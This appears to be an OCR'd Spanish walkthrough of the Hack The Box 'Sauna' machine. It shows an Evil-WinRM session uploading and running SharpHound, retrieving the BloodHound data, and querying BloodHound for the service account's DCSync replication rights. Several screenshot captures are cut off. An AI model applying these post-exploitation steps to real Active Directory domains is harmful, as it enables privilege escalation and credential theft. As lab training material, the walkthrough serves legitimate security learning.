
```
┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ rm System.*

┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ rm SharpHound.ps1

┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ rm SharpHound.pdb

┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ rm SharpHound.exe.config

┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ 
```

```
┌──(kali㉿ka
└─$ sudo imp
[sudo] passw
Impacket v0.

[*] Config
[*] Callbac
[*] Callbac
[*] Config
[*] Config
[*] Config
```




```
┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ ls
format-plugins.rb  kerbrute_linux_amd64  SharpHound.exe  SharpHound-v1.1.1.zip  tgtfsmit.txt  username-anarchy  usuarios.txt  winPEASx64.exe

┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ 
```

subimos el .exe
upload /home/kali/machineshtb/Sauna/SharpHound.exe




```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> upload /home/kali/machineshtb/Sauna/SharpHound.exe
Info: Uploading /home/kali/machineshtb/Sauna/SharpHound.exe to C:\Users\svc_loanmgr\Documents\SharpHound.exe

Data: 1402880 bytes of 1402880 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> dir


    Directory: C:\Users\svc_loanmgr\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        9/14/2023   2:44 AM        1052160 SharpHound.exe


*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents>
```

ejecutamos el .exe con el flag -c all
.\SharpHound.exe -c all




```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> dir


    Directory: C:\Users\svc_loanmgr\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        9/14/2023   2:47 AM          11633 20230914024724_BloodHound.zip
-a----        9/14/2023   2:44 AM        1052160 SharpHound.exe
-a----        9/14/2023   2:47 AM           8601 ZDFkMDEyYjYtMmE1ZS00YmY3LTk0OWItYTM2OWVmMjc5NDVk.bin


*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents>
```

descargamos el .zip y le damos un nombre en este caso blood
download C:\Users\svc_loanmgr\Documents\20230914024724_BloodHound.zip blood.zi




```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> download C:\Users\svc_loanmgr\Documents\20230914024724_BloodHound.zip blood.zip
Info: Downloading C:\Users\svc_loanmgr\Documents\20230914024724_BloodHound.zip to blood.zip

Info: Download successful!
```




```
┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ ls
blood.zip  format-plugins.rb  kerbrute_linux_amd

┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$
```

levantamos bloodhound credenciales neoj4 123



```
┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ bloodhound
(node:25162) electron: The default of contextIsol
lectron/electron/issues/23506 for more informatio
(node:25232) [DEP0005] DeprecationWarning: Buffer
from() methods instead.
```




bolt://localhost:7687

neo4j


•••

□ Save Password

subimos blood.zip



```
winPEASx64.exe
usuarios.txt
username-anarchy
tgtfsmit.txt
SharpHound-v1.1.1.zip
SharpHound.exe
kerbrute_linux_amd64
format-plugins.rb
blood.zip
```



Upload Progress

20230914024724_computers.json


Upload Complete 100%

20230914024724_users.json

Upload Complete 100%


20230914024724_groups.json

buscamos los siguientes privilegios DCSYnc Rights



Start Node
Target Node
Database Info
Node Info
Analysis
Map Domain Trusts
Find Computers with Unsupported Operating Systems
Dangerous Privileges
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords

buscamos el usuario svc_loader



SVC_LOANMGR@EGOTISTICAL-BA
Database Info
Node Info
Analysis
SVC_LOANMGR@EGOTISTICAL-BANK.LOCAL

EXECUTION RIGHTS

First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0

OUTBOUND OBJECT CONTROL

y nos fijamos en la parte del First Degree




OUTBOUND OBJECT CONTROL

First Degree Object Control	1
Group Delegated Object Control	0
Transitive Object Control	▶

DCSync attack DS-Replication-Get-Changes-All privilege

